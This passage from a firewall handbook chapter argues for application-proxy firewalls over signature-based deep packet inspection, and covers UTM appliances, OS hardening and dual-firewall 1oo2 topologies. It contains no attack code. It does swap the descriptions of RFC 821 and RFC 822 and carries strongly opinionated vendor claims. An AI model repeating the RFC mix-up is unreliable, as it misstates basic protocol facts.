Both the pros and cons of IPS considerations are shown in Exhibit 146.25.

EXHIBIT 146.25 Intrusion Prevention System (IPS) Considerations

Pros	Cons
Provide application level analysis and verification	Current IPS product inspection methodologies are primarily signature-based and try to block everything that can possibly be wrong in a given packet. More than 100 new vulnerabilities appear on the Internet every month making this a difficult task
IPS is leading edge and can include heuristics, statistics and behavioral patterns in making determinations regarding decisions to block or allow specific traffic	Network security is a place for leading edge, not bleeding edge solutions. The use of heuristics, statistics and behavioral patterns are great ideas but lack the track record to be field proven as a reliable decision point to defend a network
	It is not rocket science. As the list of known signatures grows, IPS performance slows. The rate of newly discovered known bad things on the Internet is ever accelerating and, over time, could render the use of signature-based IPS unusable

146.2.11 Deep Packet Inspection

Deep-packet-inspection-based firewalls are still, in 2006, doing little more than comparing old outdated vulnerability signatures against traffic flow. Similar to the early days of anti-virus products, someone must get hacked before the vulnerability shows up on radar. The user or administrator then must wait for the vendor to research and define a signature so they can download it to begin to have some degree of risk mitigation from the threat.

The best description I have heard of deep packet inspection is standing in front of a fire house running at full blast while trying to grab cups of water that are known to be bad before the stream of oncoming water has a chance to pass by you.

Although I believe this signature-based model can afford a faster response from a vendor to support a new protocol or afford fast support of additional granularity in the application controls as applications mature, I also feel that a signature-based-only model is dangerous from a security perspective. This methodology carries all of the legacy issues seen in the flawed anti-virus signature-based approach:

Because white space is tolerated by most applications, a little white space in the data before or after a command could logically cause the signature to fail to match the data. The hacker would then get to execute a command that the deep packet inspection firewall was supposed to prevent.

With Secunia reporting up to 100 new vulnerabilities a week as shown in Exhibit 146.26 and vendors trying to keep up with developing new signatures to match the reported vulnerabilities, managing updates for the firewall signature database could become a daunting task.

Signature-based deep packet inspection effectively puts you in an arms race against an enemy with tens of thousands of more experienced people than you have within your organization.

Last, scalability must be considered. How long will it take to exhaust the processor resources of today's deep packet inspection firewall? In analyzing the literature for one popular deep packet inspection firewall, it states that the initial product release will provide for 250 signatures and the total firewall signature capacity is stated at only 600 signatures. At the current rate of new vulnerabilities reported by Gartner, you could effectively be out of room for new signatures in a matter of weeks. Furthermore, the popular open-source IDS, Snort, today has nearly 4,000 signatures for malicious packets. Today's deep packet inspection firewalls ship with a signature database of only 250 signatures. What about the other 3,750 signatures known to define malicious packets? Current deep packet inspection firewalls effectively allow a third party with no vested interest in your organization to determine or prioritize which attacks to protect you from and which attacks to not impede.

The signature-based model used by the majority of deep packet inspection offerings is simply the wrong approach. Best practices permit only those packets you define within your policy to enter or exit



EXHIBIT 146.26 Secunia security advisories.

your network. This is a time-proven methodology and the bottom line is that it is a good common-sense approach to network security.

The lack of protocol anomaly detection is the Achilles' heel of deep packet inspection. A vendor's approach to protocol anomaly detection reveals a great deal about their basic design philosophy and the capabilities of their network security products as shown in Exhibit 146.27. The tried-and-true practice with strong application-proxy firewalls is to allow only the packets that are known to be "good" and to deny everything else. Because most protocols used on the Internet are standards-based, the best approach is to design the application proxy to be fully protocol-aware, and to use the standards as the basis for deciding whether to admit or deny a packet. Only packets that demonstrably conform to the standard are admitted; all others are denied.

Deep packet inspection firewalls, like most stateful inspection firewalls and many IDS and intrusion detection and prevention (IDP) products, take the opposite approach. Rather than focusing on recognizing and accepting only good packets, they try to find—and then deny—only the "bad" packets. Such devices are vulnerable because they require updates whenever a new and more creative form of "bad" is unleashed on the Internet. Sometimes, especially with ASIC vendors who implement these packet rules in silicon, it is impossible to make these changes at all without replacing the ASIC itself.

Another problem with the "find and deny the bad" methodology is its intrinsic inefficiency. The list of potentially "bad" things to test for will always be much greater than the pre-defined and standardized list of "good" things.

One can, of course, argue that the "find and deny the bad" approach provides additional information about the nature of the attack, and the opportunity to trigger a specific rule and associated alert. However, it is unclear how this really benefits the network administrator. If the attack is denied because it falls outside the realm of "the good," does the administrator really care which attack methodology was being employed? As many have seen with IDS, an administrator in a busy network may be distracted or overwhelmed by useless noise generated by failed attacks.

The simplified path of a packet traversing a strong application proxy is as follows:

1. The new packet arrives at the external interface.

   Layer-4 data is tested to validate that the IP source and destination, as well as service ports, are acceptable to the security policy of the firewall. Up to this point, the operation of the application proxy is similar to that of stateful packet filtering. For the most part, the similarities end here.



EXHIBIT 146.27 A vendor's approach to protocol anomaly detection reveals a great deal about their basic design philosophy and the capabilities of their network security products.

The RFC-mandated TCP three-way-handshake (http://www.faqs.org/rfcs/rfc793.html) is fully validated for each and every connection as shown in Exhibit 146.28.

If the three-way handshake is not properly completed, the connection is immediately closed before any attempt is made to establish a connection to the protected server. Among other benefits, this approach effectively eliminates any possibility of SYN flooding a protected server.

This is where vital differences become apparent. Many stateful inspection firewalls do not validate the three-way handshake to achieve higher performance and packet throughput. In the author's opinion, this approach is dangerous and ill-conceived because it could allow malicious packets with a forged IP address to sneak past the stateful firewall.

More troubling is the "fast path" mode of operation employed by some stateful inspection firewall vendors. When "fast path" is engaged, the firewall inspects only those packets in which the SYN flag is set. This is extremely dangerous. Given the availability of sophisticated and easy-to-use hacking tools online, any 13-year-old with a modem and a little spare time can exploit this weakness and penetrate the fast-path-mode firewall simply by avoiding the use of SYN-flagged packets. The result: malicious packets pass directly through the firewall without ever being inspected. An informed network administrator is unlikely to open this gaping hole in his or her security infrastructure to gain the marginal increase in throughput provided by fast path.

2. For each "good" packet, a new empty datagram is created on the internal side of the firewall.

   Creating a brand new datagram completely eliminates the possibility that an attacker could hide malicious data in any unused protocol headers or, for that matter, in any unused flags or other datagram fields. This methodology—part of the core application proxy functionality found within strong application proxy firewalls—effectively eliminates an entire class of covert channel attacks.



EXHIBIT 146.28 The RFC-mandated TCP three-way-handshake is fully validated for each and every connection.

Unfortunately, this capability is not available in any stateful inspection firewall. Instead, stateful inspection firewalls allow attackers to make a direct connection to the server, which is supposedly being protected behind the firewall.

3. Protocol anomaly testing is performed on the packet to validate that all protocol headers are within clearly defined protocol specifications.

This is not rocket science, although there is some elegant engineering needed to do this quickly and efficiently. Because Internet protocols are based on published standards, the application proxy uses these as the basis for defining what is acceptable and denies the rest.

Stateful inspection firewall vendors have tried to address this requirement by adding limited filtering capabilities intended to identify attack-related protocol anomalies and then deny these “bad” packets. Unfortunately, this approach is inherently flawed.

Most stateful inspection firewalls employ a keyword-like filtering methodology. Rather than using the RFC-defined standards to validate and accept good packets (our “virtue is its own reward” approach), stateful inspection firewalls typically filter for “bad” keywords in the application payload. By now, the problem with this approach should be evident. There will always be new “bad” things created by malicious users. Detecting and accepting only those packets that adhere to RFC standards is a more efficient and—in this writer’s opinion—a far more elegant solution.

Consider the SMTP protocol as an example. A strong application proxy applies the RFC 821 standard for the format of ARPA Internet text messages (www.faqs.org/rfcs/rfc821.html) and RFC 822 simple mail transfer protocol (www.faqs.org/rfcs/rfc822.html) standards to validate protocol adherence. It also lets you define “goodness” using another dozen or so protocol- and application-related data points within the SMTP packet exchange. This enables an administrator to minimize or eliminate the risk of many security issues that commonly plague SMTP applications on the Internet today, such as:

- Worms and virus attacks
- Mail relay attacks
- Mime attacks

- SPAM attacks
- Buffer overflow attacks
- Address spoofing attacks
- Covert channel attacks

In contrast, a stateful inspection firewall must compare each packet to the pre-defined signatures of hundreds of known SMTP exploits—a list that is constantly growing and changing. This places the security professional in a virtual "arms race" with the entire hacker community. You will never be able completely filter your way to a secure network; it is an insurmountable task.

Another element of risk with filter-based approaches is vulnerability. Attackers frequently "fool" the filter simply by adding white space between the malicious commands. Not recognizing the command, the firewall passes the packet to the "protected" application, which will then disregard the white spaces and process the commands. As with any filter, if the signature does not explicitly match the packet, the packet will be allowed. No network administrator can confidently rely on such a vulnerable technology.

With the strong application proxy approach, virtually all SMTP-related attacks could be mitigated more effectively and efficiently than is possible with the filtering approach used by stateful inspection vendors.

4. The application proxy applies the (very granular) command-level controls and validates these against the permission level of the user.

   The application proxy approach provides the ultimate level of application awareness and control. Administrators have the granularity of control needed to determine exactly what kind of access is available to each user. This capability is nonexistent in the implementation of most stateful inspection firewalls.

   It is difficult or impossible to validate claims made by many stateful inspection firewall vendors that they provide meaningful application-level security. As we have seen, the "find and deny the bad" filter-based approaches are inefficient and vulnerable. They simply do not provide the same level of security as a strong application proxy firewall.

5. After the packet has been recognized as protocol-compliant and the application-level commands validated against the security policy for that user, the permitted content is copied to the new datagram on the internal side of the firewall.

   The application proxy breaks the client/server connection, effectively removing any direct link between the attacker and the protected server. By copying and forwarding only "good" contents, the application proxy firewall can eliminate virtually all protocol level and covert channel attacks.

   Stateful inspection firewalls do not break the client/server connection; hence, the attacker can establish a direct connection to the protected server if an attack is successful. Because all protection requires the administrator to update the list of "bad" keywords and signatures, there is no integral protection to new protocol level attacks. At best, protection is only afforded to known attacks through inefficient filtering techniques.

   A strong application proxy elevates the art of protocol and application awareness to the highest possible level as shown in Exhibit 146.29.

146.2.12 Unified Threat Management

One of the latest developments in firewalling is the UTM appliance.

IDC defines universal threat management security appliances as products that unify and integrate multiple security features integrated onto a single hardware platform. Qualification for inclusion within this category requires network firewall capabilities, network IDP, and gateway anti-virus (AV) functionality. All of these security features do not need to be utilized concurrently, but need to exist in the product.

EXHIBIT 146.30 Disparity in Unified Threat Management (UTM) Products

	Vendor A	Vendor B
Operating system (OS)	Kernel-hardened OS with a strict compartmentalization approach to eliminate vulnerabilities	Patched *nix like OS. Vendor has a long history of OS vulnerabilities
Anti-virus	Best of breed market leading product with ability to block over 100,000 viruses	Vendors own antivirus solution containing only 66 virus signatures
Anti-spam	Best of breed full featured integrated anti-spam solution	Single anti spam signature available as an option
URL filtering	Integrated award winning web content filtering	No on the box URL filtering
Intrusion detection and prevention (IDP) capability	Full complement of layer-7 application defenses including protocol anomaly detection and controls. Real time user configurable alerts and user definable actions	Layer 7 filtering through signatures available as an option

The UTM segment of the firewall market is currently the fastest growing segment and has resulted in a large number of entries in to the market that can, at best, be called "premature" entries.

The author regards a UTM product offering as one that also brings together best-of-breed technologies. Unfortunately for the consumer, for a vast number of product entries in to this market, vendors are falling far short of utilizing best-of-breed technologies. Many vendors, to both enter the market quickly and to increase product margins, have chosen to build basic UTM functionality themselves or to use rudimentary open-source solutions (see Exhibit 146.30).

When it comes to UTM appliances, *caveat emptor* certainly applies. I will offer six simple questions to help you in your analysis of any UTM product:

1. Is the OS hardened to the kernel level utilizing type enforcement or MLS?
2. Does the vendor have a record of zero vulnerabilities in the product and the underlying OS?
3. Is the on box anti-virus solution a best-of-breed solution from a recognized leader?
4. Is the on the box anti-spam solution a best-of-breed solution from a recognized leader?
5. Is the on the box URL filter solution a best-of-breed solution from a recognized leader?
6. Is the on the box IPS based on the known good security model?

A "NO" answer to any of the above questions should immediately raise a red flag about the vendors offering. Let me elaborate on why these six questions are so important.

1. To reduce costs, many vendors are simply utilizing an off-the-shelf commercial OS or a patched open-source OS, either of which comes with inherent risks. Why hack the firewall when you can simply hack the underlying OS and create a policy that allows you do whatever you wish?
2. Would you buy a new car if you knew in advance that the product had been the subject of a few dozen safety recalls in the past year or so? It is just as important to look at the record of vulnerabilities from security product vendors at reporting websites such as CERT.
3. To reduce costs and to get to the market quickly, some vendors are utilizing sub-standard home-grown anti-virus solutions or inadequate signature-based-only open-source solutions.
4. To reduce costs and to get to the market quickly, some vendors are utilizing sub-standard anti-spam solutions that can be little more then a handful of signatures that produce more false positives then they tend to catch real spam. Furthermore, some vendors claim to offer anti-spam capabilities, but it is an off-the-box option that requires additional hardware and licensing expenses.
5. URL filtering is quickly becoming a first line of defense in the battle against the zero-hour threat. Many UTM vendors are offering what ranges from giving the user the ability to write their own URL list for those that the administrator desires to block, to a static list of old outdated URL's from

a substandard URL filtering product. Relatively few UTM appliances use best-of-breed URL filtering capabilities on-box.

6. Spam has grown from a simple menace to a complicated threat in a very short time. It is imperative to reduce risk by reducing spam with a comprehensive best-of-breed anti-spam capability onboard the UTM appliance. Again, many UTM product offerings fall short in handling anti-spam by the reliance on inadequate signatures or moving the anti-spam duties off-board and requiring additional hardware and software licensing.

The author believes that the high growth rate of the UTM firewall segment will continue for the foreseeable future. The UTM firewall fills a long-empty void in the marketplace, specifically for the small to medium enterprise that needs the ease of use and lower total cost of ownership that can be afforded by a properly architected UTM appliance.

146.3 Firewall Platforms

146.3.1 OS Hardening

One of the most misunderstood terms in network security with respect to firewalls today is “OS hardening” or “hardened OS.” Many vendors claim their network security products are provided with a “hardened OS.” What you will find in virtually all cases is that the vendor simply turned off or removed unnecessary services and patched the OS for known vulnerabilities. Clearly, this is not a “hardened OS” but really a “patched OS.”

What is a “real,” hardened OS? A hardened OS is one in which the vendor has modified the kernel source code to provide for a mechanism that clearly provides a security perimeter between the nonsecure application software, the secure application software, and the network stack. One common method of establishing a security perimeter is to write a label embedded within each packet as it enters the firewall. The label determines specifically what permissions the packet has and which applications can act upon the packet. If the packet’s label does not afford the necessary permissions, then the packet is dropped as shown in Exhibit 146.31. Although this methodology provides tight control over which packets can be acted upon by both secure and nonsecure applications, it also affords a security perimeter in that external



EXHIBIT 146.31 The label determines specifically what permissions the packet has and which applications can act upon the packet. If the packet’s label does not afford the necessary permissions, then the packet is dropped.

packets can be rejected if they attempt to act upon the secure OS kernel, secure network, and underlying hardware. This effectively eliminates the risk of the exploitation of a service running on the hardened OS that could otherwise provide root level privilege to the hacker.

The security perimeter is typically established using one of two popular methodologies:

1. Multilevel security : establishes a perimeter using labels assigned to each packet and applies rules for the acceptance of said packets at various levels of the OS and services.
2. Compartmentalization: not to be confused with a mere CHROOT jail, compartmentalization goes well beyond that of just a traditional sandbox approach—strong CHROOT jail whereby effectively an application runs in a dedicated kernel space with no path to another object within the kernel. Compartmentalization includes a full mandatory access control implementation and several other kernel-level hardening features:
    - Network stack separation
    - Triggers for intrusion detection
    - Control of "super user" privileges
    - Principle of least privilege

In contrast, a patched OS is typically a commercial OS from which the administrator turns off or removes all unnecessary services and installs the latest security patches from the OS vendor. A patched OS has had no modifications made to the kernel source code to enhance security.

Is a patched OS as secure as a hardened OS? No. A patched OS is only secure until the next vulnerability in the underlying OS or allowed services is discovered. An administrator may argue that when he has completed installing his patches and turning off services, his OS is secure. The bottom-line question is: with more than 100 new vulnerabilities being posted to Bug Traq each month, how long will it *remain* secure?

How do you determine if a product is provided with a hardened OS? If the product was supplied with a commercial OS, you can rest assured that it is not a hardened OS. The principal element here is that to harden an OS, you must own the source code to the OS so you can make the necessary kernel modifications to harden the OS. If you really want to be sure, ask the vendor to provide third-party validation that the OS is, in fact, hardened at the kernel level, i.e., http://www.radium.ncsc.mil/tpep/epl/historical.html.

Why is OS hardening such an important issue? Too many in the security industry have been lulled into a false sense of security. Decisions on security products are based primarily on popularity and price with little regard to the actual security the product can provide. With firewalls moving further up the OSI model, more firewall vendors are providing application proxies that operate in kernel space. These proxies, if written insecurely, could provide a hacker with root access on the firewall itself. This is not a "what if?" proposition; it just recently happened with a popular firewall product. A flaw in their HTTP security mechanism potentially allows a hacker to gain root access to the firewall, which runs on a commercial "patched" OS.

Where can I find additional information about OS vulnerabilities?

- http://www.securiteam.com
- http://www.xforce.iss.net
- http://www.rootshell.com
- http://www.packetstorm.securify.com
- http://www.insecure.org/sploits.html

Where can I find additional information about patching an OS? More than 40 experts in the SANS community worked together for more than a year to create two elegant and effective scripts:

- For Solaris: http://yassp.parc.xerox.com/
- For Red Hat Linux: http://www.sans.org/newlook/projects/bastille_linux.htm

Lance Spitzner has written a number of great technical documents (http://www.enteract.com/∼lspitz/pubs.html):

- "Armoring Linux"
- "Armoring Solaris"
- "Armoring NT"

Stanford University has also released a number of excellent technical documents (http://www.stanford.edu/group/itss-ccs/security/Bestuse/Systems/):

- Redhat Linux
- Solaris
- SunOS
- AIX 4.x
- HPUX
- NT

146.3.2 Hardware-Based Firewalls

The marketing term *hardware-based firewall* is still a point of confusion in today's firewall market. For clarification, there is simply no such thing as a purely hardware-based firewall that does not utilize a microprocessor, firmware, and software (just like any other firewall) on the market today. Some firewall vendors eliminate the hard disk, install a flash disk, and deem their product a hardware-based firewall appliance. Some may go as far as to use an ASIC to complement the microprocessor, but they still rely upon underlying firmware, software, and, of course, a microprocessor to accomplish the tasks that make it a firewall.

Ironically, those vendors that eliminated the "spinning media" hard disk in an effort to improve environmental considerations such as vibration and temperature are now seeing next-generation hard drives that can exceed some of the environmental conditions of the flash or electronic media that was developed to replace them. In high-temperature environments, a traditional firewall with a hard disk might very well offer better physical performance characteristics than a supposed "hardware-based" firewall that uses a form of flash memory.


Another consideration in the hardware-based firewall approach is a either severely limited or complete lack of an historical log and local alert archiving. Although at first glance a hardware-based appliance looks like a simple approach, you may very well have to add the complexity of a remote log server to have a useable system with at least some form of minimal forensic capability in the event of an intrusion.

146.3.3 Other Considerations

146.3.3.1 Firewall Topologies

The use of a multilayer dual-firewall topology is relatively new in network security, but it is rapidly gaining in popularity. In many respects, a dual-firewall topology is similar to that of an industrial process control system's one-out-of-two (1oo2) protection schemes (Exhibit 146.32). This 1oo2 protection scheme has been used effectively to mitigate risk in industrial process control systems for many years.

Network security can benefit from the lessons learned in the evolution of process control systems. In an industrial process control system, it was recognized long ago that the failure of a single critical input from a sensor that signals an unsafe condition could have catastrophic results. In an effort to mitigate this risk, industrial process control system designers devised a scheme whereby instead of relying on a single sensor measuring a process variable, two separate sensors were used and each sensor had a "vote" on whether conditions were safe or not. The voting logic of the industrial process control system would consider the vote of each sensor and, if both sensors did not agree that conditions were safe, the system would initiate




1oo2 Logic diagram

EXHIBIT 146.32 A dual-firewall topology is similar to that of an industrial process control system's on-out-of-two (1oo2) protection schemes.

a safe shutdown process to prevent a catastrophic failure. Hence, to continue normal operations, both of the two sensors must agree conditions are safe.

A dual-firewall topology is similar to an industrial process-control system 1oo2 voting scheme in that both firewalls must agree that a received packet does not pose a security risk (conditions are safe) or the packet is denied and not permitted to be passed to the protected network as shown in Exhibit 146.31. Hence, to continue normal operations (allowing packets to pass through the firewall), both of the two firewalls (sensors) must agree conditions are safe as shown in Exhibit 146.33.

I have seen a clear increase in the use of dual-firewall topology in the enterprise network security environment. Unfortunately, many of the deployments I have seen include a critical error that eliminates



Firewalls in1oo2 topology

EXHIBIT 146.33 To continue normal operations, both of the two firewalls (sensors) must agree conditions are safe.

most, if not all, of the risk mitigation capability normally found in a properly designed topology. Although they have indeed used two firewalls in series, the system designer has made the error of using a packet-filtering firewall in front of an application-proxy firewall in the mistaken assumption that this dual-firewall topology will increase risk mitigation. The bottom line in this topology is that all that has been accomplished is a decrease in reliability and manageability with no increase in risk mitigation.

Let me explain why I believe this topology is incorrect and why many are now living unknowingly with a false sense of security derived from relying on the dual-firewall topology described above. Clearly, hackers have exhausted the available "protocol level" attacks up through layer 4. Today, the majority of attacks launched against private enterprise networks via the Internet are application-level attacks. In a dual-firewall topology where a packet-filtering firewall is in front of an application-proxy firewall, an application-level attack simply passes through the first firewall completely unchecked and your only defense is the second firewall. There is no increased risk mitigation when the first firewall never inspects the payload of the packet and you are relying completely on the second firewall as your defense as shown in Exhibit 146.34.

Some might argue that in the topology above there is an increase in security because the attacker has to break through the first firewall and is then confronted by a second layer of defense provided by the application-level firewall. The logic in this argument fails because, in fact, the attacker does not have to "break" through the first firewall to pass his application-level attack. The attack simply passes through the open packet-filtered ports of the first firewall without detecting the application-level attack. It is as if the application-level attack did not exist. The only potential for risk mitigation is in the second firewall's application proxy. As far as the attacker is concerned, during an application-level attack in this topology, the first firewall does not exist.

The only possible benefit to the enterprise in the topology described above would be that, by screening packets, the first firewall may enhance the performance of the second firewall. If you only allow those services supported by the application proxy firewall (second in line) to be passed by the packet-filtering firewall (first in line) you eliminate the CPU load of having to screen all of the packets on the second firewall. Personally, I believe your money would be better spent purchasing a faster hardware platform for the application-level firewall than spending money on a packet-filtering firewall to reduce the load on the application-level firewall.

Reliability is also a consideration in a dual-firewall topology. With two firewalls in series, you are reducing overall reliability. A failure of either firewall, whether it is a failure of the firewall hardware or failure due to an attack directed against a vulnerability in the firewall software or underlying OS, can shut down your Internet connectivity. A firewall is not necessarily the "holy grail." Firewalls themselves are not immune to vulnerabilities. A search at CERT, CIAC, X-Force or CVE will reveal numerous vulnerabilities in many popular firewalls.




EXHIBIT 146.34 There is no increased risk mitigation when the first firewall never inspects the payload of the packet and you are relying completely on the second firewall as your defense.

The risk increases when running a firewall on top of a commercial OS because of the associated vulnerabilities observed in these respective operating systems. Vulnerability statistics for any commercially available or open source operating systems can be found at http://www.secunia.com.

146.3.3.2 Multiple Firewalls in a 1oo2 Topology: Getting it Right

Increased risk mitigation is clearly attainable in a 1oo2 topology through the use of a multiple-firewall topology between the public Internet and private networks. However, to attain this higher risk mitigation there are three simple rules that must be followed:

1. Both firewalls must inspect all seven layers of the OSI model.

   Using a packet-filter firewall that inspects packets only up to layer 4 of the OSI model as your first firewall and a firewall that inspects all seven layers of the OSI model as your second firewall effectively eliminates any risk mitigation. At the same time, it decreases overall reliability and manageability when compared to using a single standalone firewall.
2. The inspection methodologies must use disparate technology.

   Using two firewalls that inspect all seven layers of the OSI model but rely on the same software and inspection methodology provides little, if any, risk mitigation; at the same time, it decreases overall reliability when compared to using a standalone firewall.
3. The firewalls must operate on top of disparate operating systems.

   Using the same OS on both firewalls reduces risk mitigation because a single exploit of the OS can take out both firewalls.

With current technology, industrial process-control system designers have actually gone further in increasing risk mitigation (Exhibit 146.13) and have effectively solved the reduced reliability issues in a one out of two (1oo2) voting scheme by developing two-out-of-three (2oo3) voting schemes that afford redundancy in the voting logic as shown in Exhibit 146.35. Inherently, 2oo3 voting schemes offer measurably higher risk mitigation while increasing overall reliability through redundancy of key failure points in the system.

